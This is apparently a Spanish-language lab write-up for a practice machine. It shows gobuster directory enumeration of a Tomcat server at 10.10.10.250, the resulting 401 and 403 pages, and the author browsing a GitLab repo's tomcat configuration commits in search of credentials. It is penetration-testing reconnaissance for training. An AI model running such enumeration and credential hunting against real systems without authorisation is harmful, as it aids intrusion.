
como me tiro el error del https intento con el **flag -k**

gobuster dir -k -u https://10.10.10.250/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 100 -x html,php,txt,htm,xml," "



```
└─ gobuster dir -k -u https://10.10.10.250/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt  -t 100 -x html,php,txt,htm,xml," "
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     https://10.10.10.250/
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              htm,xml,,html,php,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.                    (Status: 200) [Size: 19737]
/images               (Status: 302) [Size: 0] [--> http://10.10.10.250/images/]
/index.html           (Status: 200) [Size: 19737]
/admin                (Status: 302) [Size: 0] [--> http://10.10.10.250/admin/]
/icon                 (Status: 302) [Size: 0] [--> http://10.10.10.250/icon/]
/css                  (Status: 302) [Size: 0] [--> http://10.10.10.250/css/]
/js                   (Status: 302) [Size: 0] [--> http://10.10.10.250/js/]
/manager              (Status: 302) [Size: 0] [--> http://10.10.10.250/manager/]
Progress: 95630 / 1543927 (6.19%)
```

paso a admin



HTTP Status 404 – Not Found

Type Status Report


Message /admin/

Description The origin server did not find a current representation for the target resource or is not willing to disclose th


Apache Tomcat/9.0.31 (Ubuntu)

enumerando subdirectorios

gobuster dir -k -u https://10.10.10.250/manager/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 100 -x html,php,txt,htm,xml," "




```
Starting gobuster in directory enumeration mode
===============================================================
/.                    (Status: 302) [Size: 0] [--> http://10.10.10.250/manager/html]
/images               (Status: 302) [Size: 0] [--> http://10.10.10.250/manager/images/]
/html                 (Status: 403) [Size: 162]
/html.php             (Status: 403) [Size: 162]
/html.txt             (Status: 403) [Size: 162]
/html.htm             (Status: 403) [Size: 162]
/html.xml             (Status: 403) [Size: 162]
/html.                (Status: 403) [Size: 162]
/html.html            (Status: 403) [Size: 162]
/text                 (Status: 401) [Size: 2499]
/status               (Status: 401) [Size: 2499]
Progress: 64368 / 1543927 (4.17%)
```




```
Starting gobuster in directory enumeration mode
===============================================================
/.                    (Status: 302) [Size: 0] [--> http://10.10.10.250/manager/html]
/images               (Status: 302) [Size: 0] [--> http://10.10.10.250/manager/images/]
/html                 (Status: 403) [Size: 162]
/html.php             (Status: 403) [Size: 162]
/html.txt             (Status: 403) [Size: 162]
/html.htm             (Status: 403) [Size: 162]
/html.xml             (Status: 403) [Size: 162]
/html.                (Status: 403) [Size: 162]
/html.html            (Status: 403) [Size: 162]
/text                 (Status: 401) [Size: 2499]
/status               (Status: 401) [Size: 2499]
Progress: 64368 / 1543927 (4.17%)
```

gobuster dir -k -u https://10.10.10.250/admin/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 100 -x html,php,txt,htm,xml," "



```
gobuster dir -k -u https://10.10.10.250/admin/ -w /usr/share/wordlists/dirbuster/d
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     https://10.10.10.250/admin/
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-mediu
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              html,php,txt,htm,xml,
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/dashboard            (Status: 403) [Size: 162]
/dashboard.html       (Status: 403) [Size: 162]
/dashboard.php        (Status: 403) [Size: 162]
/dashboard.txt        (Status: 403) [Size: 162]
/dashboard.           (Status: 403) [Size: 162]
/dashboard.htm        (Status: 403) [Size: 162]
/dashboard.xml        (Status: 403) [Size: 162]
Progress: 22483 / 1543927 (1.46%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 22848 / 1543927 (1.48%)
===============================================================
Finished
```

dentro de text hay un panel que pide credenciales



https://10.10.10.250/manager/text


10.10.10.250

This site is asking you to sign in.

Username

Password

en status


https://10.10.10.250/manager/status/
YouTube
DeepL Translate - El m...
Machine Excell
Training
ACTIVE DIRECTORY
OSCP

401 Unauthorized

You are not authorized to view this page. If you have not changed any configuration files, please examine the file `conf/tomcat-users.xml` in your installation. That file must contain the credentials to let you use this

For example, to add the `manager-gui` role to a user named `tomcat` with a password of `s3cret`, add the following to the config file listed above.

```
<role rolename="manager-gui"/>
<user username="tomcat" password="s3cret" roles="manager-gui"/>
```

Note that for Tomcat 7 onwards, the roles required to use the manager application were changed from the single `manager` role to the following four roles. You will need to assign the role(s) required for the functionality y


- `manager-gui` - allows access to the HTML GUI and the status pages
- `manager-script` - allows access to the text interface and the status pages
- `manager-jmx` - allows access to the JMX proxy and the status pages
- `manager-status` - allows access to the status pages only

The HTML interface is protected against CSRF but the text and JMX interfaces are not. To maintain the CSRF protection:

- Users with the `manager-gui` role should not be granted either the `manager-script` or `manager-jmx` roles.
- If the text or jmx interfaces are accessed through a browser (e.g. for testing since these interfaces are intended for tools not humans) then the browser must be closed afterwards to terminate the session.

For more information - please see the Manager App How-To.

volviendo al port 8080 selecciono el primero




on 6 May 2021

r root pushed to master at root/seal_market


db85dc0 Updating nginx configuration

luego me paso a tomcat



nginx	Updating
tomcat	Updating
README.md	Updating

y aca le doy a commits



root / seal_market


branch: master seal_market / tomcat /

L luis authored on 5 May 2021 latest commit 971f3aa3f0

..

Catalina/ localhost Adding tomcat configuration 2 years ago

me aparecen 2




root / **seal_market**

Not watching ▾ | Fork: 0

History for **seal_market** / **tomcat**

2021-05-05	Updating tomcat configuration luis committed on 5 May 2021	971f3aa Browse files »
	Adding tomcat configuration luis committed on 5 May 2021	ac21032 Browse files »

